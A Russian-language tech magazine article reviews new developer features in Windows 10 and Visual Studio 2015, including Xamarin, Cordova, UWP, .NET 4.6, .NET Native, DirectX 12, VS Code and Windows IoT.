Пока не появился финальный релиз Windows 10 и Visual Studio 2015, мы старались по максимуму подготовить читателя к тем фичам, которые были обещаны Майкрософтом нашему брату-программисту. И вот десятая винда вышла в свет, и ее уже установили миллионы пользователей, среди которых, как мне доподлинно известно, есть программисты :). А это значит, что пора сравнить ожидания и реальность и посмотреть на те возможности, которые нам теперь доступны. Вперед!

VISUAL STUDIO 2015 — КАЧАЙ COMMUNITY-ВЕРСИЮ!

А все потому, что [Community-версия](#) содержит практически все основные возможности профессиональной версии и их с избытком хватает для разработки любых приложений. Перед Express-версиями она выигрывает тем, что содержит весь комплект тулз и тебе не надо устанавливать отдельные наборы для Windows, Web и для Desktop.




Выбор устанавливаемых компонентов

ТЕРМОЯДЕРНАЯ КРОСС-ПЛАТФОРМЕННОСТЬ

Разрабатывать кросс-платформенные мобильные приложения позволяет платформа **Xamarin**. С ее помощью можно создавать приложения для трех основных мобильных операционных систем (Windows Phone, iOS, Android), используя одну кодовую базу на языке C#. Таким образом, Xamarin служит слоем между C# и нативными API разнообразных операционных систем. Поддержка Xamarin в студии реализована через продукт Xamarin for Visual Studio, начальный выпуск которого вклю-

чен в Visual Studio 2015. После создания проекта на платформе Xamarin будет предложено скачать дополнительные инструменты: Android SDK, Xamarin Studio, GTK# for .NET; а также добавить аккаунт.


Бесплатно, к сожалению, можно зарегистрировать только триальную лицензию, которая предполагает существенные ограничения: системный splash-экран без возможности его замены, работа приложения на устройстве только в течение суток. Тем не менее у разработчика есть все необходимые для разработки мобильных приложений инструменты, в том числе продвинутый конструктор макетов.



Эмулятор Xamarin

Еще один способ создания кросс-платформенных мобильных приложений заключается в использовании инструментов **Apache Cordova**, предоставляющих средства для создания мобильных приложений на веб-языках: HTML, CSS, JavaScript. Благодаря Apache Cordova программист может, используя JavaScript, разрабатывать приложения для Windows Phone, Android, iOS. При этом приложения будут иметь доступ к определенным API конкретной операционной системы. Это достигается подключением модулей, предназначенных для работы с каждой операционной системой.

Теперь, когда JavaScript — полноправный язык Visual Studio 2015 (Игорь Антонов, чувствую, в восторге ;). — Прим. ред.), студия предоставляет разработчику все содержащиеся в ней передовые возможности по написанию, редактированию и отладке кода, JavaScript IntelliSense, проводник DOM, консоль JavaScript, точки останова, контрольные значения, языковые стандарты, а также многое другое.



Эмулятор Apache Cordova

Кросс-платформенные приложения могут быть созданы и с помощью **Visual C++**. Пока только для двух платформ: Windows 10 и Android. Но Microsoft обещает добавить возможность разработки приложений на C++ для iOS из Студии в ближайшее время. По сути, C++ достаточно низкоуровневый язык, и написанный на нем код выполняется на большинстве платформ без дополнительных извращений. Поэтому большое значение имеют написанные на C++ библиотеки, которые используются в приложениях, предназначенных для разных платформ.

Visual Studio 2015 содержит шаблоны приложений на C++ как для Windows, так и для Android. В последнем случае создаются приложения **Android Native Activity** с использованием NDK. Такие приложения стоит создавать, только когда программе требуется работа с устройством на низком уровне, например в приложениях, в которых реализуются кастомные системы управления

ресурсами, в том числе оперативной памятью, и графический пайплайн. В других же случаях рекомендуется использовать высокоуровневые средства, это упростит разработку, и к тому же скорость выполнения не будет уступать оптимизированному нативному коду.

Разрабатывая приложение для Android на C++ в Visual Studio, разработчик получает все преимущества последней: специфическое для платформы дополнение кода — IntelliSense анализирует соответствующие для конкретной платформы API и создает корректный код. Можно билдить сборки для ARM и x86. Тестировать приложение для Android реально как в эмуляторе от Microsoft, так и в родном эмуляторе из Android SDK.

Universal Windows Platform тоже позволяет собирать кросс-платформенные приложения. Она представляет собой среду выполнения наравне с Win32 и dotNet. Она работает на всех устройствах под управлением Windows 10, в том числе смартфонах и планшетах, игровых приставках и настольных компьютерах. В основе этой платформы находится общее ядро **OneCore** — одинаковое для всех устройств. Для разных платформ с разными возможностями и аппаратным обеспечением предлагаются разные пакеты SDK (расширения SDK), однако общий функциональный код, не обращающийся к специфическим аппаратным возможностям, один и идентично выполняется на различных девайсах.

Впервые данная платформа появилась под именем **Metro** в Windows 8. В то время универсальные приложения также могли выполняться на любом девайсе под управлением Windows 8, они имели строго полноэкранный вид. Для UWP существует специальный тип приложений — **универ-**



Эмулятор Windows 10

сальное приложение для Windows. Приложения для универсальной платформы в большинстве своем распространяются через магазины Windows.

Еще один тип кросс-платформенных приложений, которые можно создавать в Visual Studio 2015, — это игры на двух движках: Cocos2d-X и Unity 3D. Можно прямо из окна создания нового проекта, перейдя в папку шаблонов Game, установить тулзу интеграции с соответствующим движком!

ПОДДЕРЖКА ИНТЕРПРЕТИРУЕМОГО ЯЗЫКА PYTHON

Теперь писать код на Python можно в Visual Studio. Для подготовки и запуска программ на нем надо скачать интерпретатор. Это можно сделать, не выходя из Студии.

Поддержка Python в Студии организована с помощью PTVC (Python Tools for Visual Studio), которая разрабатывается в рамках проекта с открытым исходным кодом. Из ее особенностей можно отметить поддержку различных интерпретаторов (CPython, IronPython, IPython), продвинутую систему проектов, позволяющую управлять кодом проекта и разделять его, тестовый код, веб-страницы, JavaScript-код, сценарии сборки. PTVC содержит шаблоны для консольных приложений, веб-проектов, приложений Azure и прочие.

Особенного внимания заслуживает проект с открытым исходным кодом **Azure SDK for Python** — средство для использования служб облака Microsoft Azure и управления ими. Кроме Windows, пакет поддерживает Linux и OS X.

.NET 2015

.NET 2015 состоит из **.NET Framework 4.6** и **.NET Core**.

.NET Framework 4.6 включает в себя обновленный ADO.NET, главное нововведение которой — это функция «Всегда зашифровано». Впервые она реализована еще во второй ознакомительной версии SQL Server 2016. Эта функция позволяет выполнять операции с зашифрованными данными, при этом ключ шифрования хранится в самом приложении в доверенной среде клиента, а не на сервере. Плюс к этому данные клиента надежно защищены от администраторов БД. Операции шифрования и расшифровки производятся на уровне драйвера, поэтому для обновления унаследованного программного обеспечения нужны минимальные усилия.

Новый 64-разрядный компилятор **RuiJIT**, включенный в .NET 4.6, обладает значительно большей производительностью. Скомпилированное с его помощью приложение будет выполняться в 64-разрядном процессе только в соответствующей по разрядности операционной системе.

Усовершенствованный **загрузчик сборок** экономит виртуальную память путем выгрузки сборок IL после загрузки NGEN. Это особенно полезно при использовании больших 32-разрядных приложений; дополнительно в таком случае экономится физическая память.

Расширились базовые классы: добавились новые коллекции, среди которых IReadOnlyCollection<T>. Свойство CurrentCulture объекта CultureInfo теперь доступно для записи.

Сборщик мусора стал более интеллектуальным. С помощью метода `GC.Collect(Int32, GLCollectionMode, Boolean, Boolean)` можно контролировать, какие операции над кучей больших или маленьких объектов выполняются: очистка и сжатие или только очистка.

Увеличилось количество **типов с поддержкой SIMD**: Matrix3x2, Matrix4x4, Plane, Quaternion, Vector2, Vector3 и Vector4, включенных в пространство имен System.Numerics. Их использование вкупе с новым компилятором, включающим аппаратное ускорение, заметно повышает производительность.

Криптографический API `System.Security.Cryptography` был дополнен поддержкой API CNG, реализующим алгоритм RSA, он находится в классе RSACng.

Поскольку в сетях могут быть компьютеры с разными операционными системами, в том числе UNIX-подобными, в структуру DateTimeOffset были добавлены функции для преобразования дат и времени в UNIX-формат и обратно.

В WCF (Windows Communication Foundation) добавлена поддержка новых версий SSL: TLS 1.1, TLS 1.2 при использовании NetTcp с безопасностью транспорта и проверкой подлинности клиента. Теперь можно выбрать, какой протокол использовать, или отключить старые, менее безопасные. В новой версии WCF пользователи могут отправлять сообщения, используя разные HTTP-подключения.

В Windows 10 увеличено число возможных параллельных подключений для сетевого взаимодействия по TCP (с 16 384 до 64 000). Раньше это ограничение могло снижать масштабируемость при высокой нагрузке.

.NET NATIVE

.NET Native компилирует C# и/или Visual Basic.NET код не в промежуточные IL-сборки (которые при запуске программ преобразуются JIT-компилятором в двоичный код, что вызывает задержку перед запуском), а **напрямую в машинный код**. Стоит подчеркнуть, этот двоичный код предназначен для выполнения под управлением Windows 10 на любом поддерживаемом устройстве.

В итоге разработчик получает быстрее запускаемое и быстрее выполняемое приложение, продолжая использовать ресурсы фреймворка .NET, такие как сборщик мусора, автоматическое управление памятью и обработка исключений.

DIRECTX 12


Помимо возможности использования сторонних движков, о которых я уже писал выше, игроделов порадовала новая версия DirectX. Центральным компонентом DirectX 12 служит модуль трехмерной графики Direct3, который претерпел немало усовершенствований. Рассмотрим лишь некоторые из них.

Значительное **повышение производительности** в Direct3D 12 по сравнению с Direct3D 11 достигнуто благодаря смене модели программирования, позволившей приложению быть ближе к железу.

В Direct3D 12 появился набор **перекрестных объектов**, через которые можно управлять такими состояниями конвейера, как входной ассемблер, пиксельный шейдер, растеризатор и другие.

Так как многие GPU комбинируют состояния графического конвейера в одно аппаратное представление, а модель программирования Direct3D 11 позволяет изменять их только независимо, драйвер не дает выполнить действие, пока не будет известно состояние при отрисовке, поэтому происходят задержки. Direct3D 12 решает эту проблему, унифицируя большую часть состояния конвейера в неизменяемый объект состояния конвейера, в результате чего драйвер может немедленно выполнить полученные команды на GPU.

В отличие от Direct3D 11, где существует один ряд команд, в Direct3D 12 можно составить их список, который будет содержать все данные для выполнения на GPU, при этом драйвер может заранее просчитать необходимые для выполнения команды.



Заготовка приложения DirectX 12

В связи с высоким интересом со стороны пользователей к двумерной графике в состав DirectX 12 включен новый модуль **Win2D**. Он произрастает из низкоуровневого API Direct2D, впервые появившегося в DirectX 11, из чего следует полная поддержка аппаратного ускорения. Direct2D довольно низкоуровневый компонент и используется исключительно в C++. С другой стороны, Win2D может применяться в управляемой среде на языке C#, для чего он и создан.

Приложения, использующие Win2D, предназначены для выполнения в среде исполнения Windows: UWP и приложения для магазина Windows, то есть в Windows 10 и 8.1. Кроме того, Win2D — это полностью открытый проект, размещенный, как и другие проекты от Microsoft с открытым исходным кодом, на GitHub, где любой разработчик может внести вклад в развитие проекта.

WINDOWS APP STUDIO

Появившееся год назад веб-приложение для разработки макетов программ под Windows 8.1 и Windows Phone 8 обзавелось возможностью создания эскизов для приложений под Windows 10. Кроме того, апгрейд добавил возможность обновления «живых плиток» пользовательского интерфейса, доступ к Xbox Music, использование Bing Maps, а также возможность сбора аналитических данных (в том числе количество запусков приложения и его сбоев/падений). Смоделировав эскиз (готовое приложение) в облаке, его можно скачать и доработать в Visual Studio 2015.

VISUAL STUDIO CODE

Многие хотели бы использовать Visual Studio под Linux или OS X. Разумеется, портировать ее напрямую невозможно, поскольку VS корнями глубоко уходит в технологии Windows. Но ведь можно сделать под альтернативные платформы такой же удобный редактор кода! Ребята из Microsoft так и поступили, выпустив полнофункциональный **VS Code** сразу на трех платформах: Windows, Linux, OS X. К тому же он абсолютно свободный.

Это, конечно, не полнофункциональная Студия, в этом редакторе отсутствует половина возможностей и средств (по рассмотренным выше причинам), однако он обладает мощными средствами по управлению кодом проектов. В VS Code можно разрабатывать веб-приложения на ASP.NET и JavaScript. Кроме того, он позволяет использовать другие языки, входящие в полную версию VS. В VS Code включены IntelliSense и поддержка других средств современного программирования, в том числе интеграция с Git.

WINDOWS IOT

Как ты знаешь, Windows 10 устанавливается даже на такие миниатюрные одноплатные девайсы, как Raspberry Pi 2 или Intel Minnowboard MAX. Конечно,

в случае миниатюрных девайсов мы не видим перед собой полный аналог настольной операционки, однако она имеет ту же основу, то же ядро. Поэтому приложения для одноплатных устройств можно спокойно разрабатывать и тестировать под десктопной Windows 10, компилить под микропроцессорные архитектуры ARM и x86, а результат сдеплоить на устройство. Другими словами, с выпуском Windows 10 Microsoft удалось объединить различные устройства под одной операционной системой.

Благодаря Azure все интеллектуальные устройства на самом деле объединены, могут анализировать информацию и выполнять разные полезные действия. На данный момент известно, что планируется три редакции Windows для «Интернета вещей»: **IoT Industrial** — Intel-only, для банкоматов, торговых автоматов и подобного; **Mobile Enterprise** — ARM-система с поддержкой универсальных приложений (платформы UWP), оптимизированная под мобильные девайсы; **IoT Core** — имеет поддержку универсальных приложений, но при этом предназначена для устройств с ограниченными ресурсами.

На данный момент доступна только последняя — IoT Core. Так как она поддерживает платформу UWP, разрабатывать для нее приложения можно уже сейчас, используя те же инструменты, что для других редакций Windows 10: HTML/JS, XAML/C#. Вдобавок она поддерживает консольные приложения C/C++. Тем не менее она на дух не переносит десктопные приложения.

UNIVERSAL WINDOWS PLATFORM

Строго говоря, в настоящее время Microsoft делит все многообразие приложений для своей операционной системы на три типа: **классические приложения**, **UWP-приложения** и **Windows Phone** приложения. Для их распространения существуют два магазина цифровой дистрибуции: **Windows Store** и **Windows Phone Store**.

С первым и третьим типами все более или менее понятно: классические — это унаследованные оконные приложения, для Windows Phone — это стандартные Silverlight-приложения для смартфонов и планшетов.

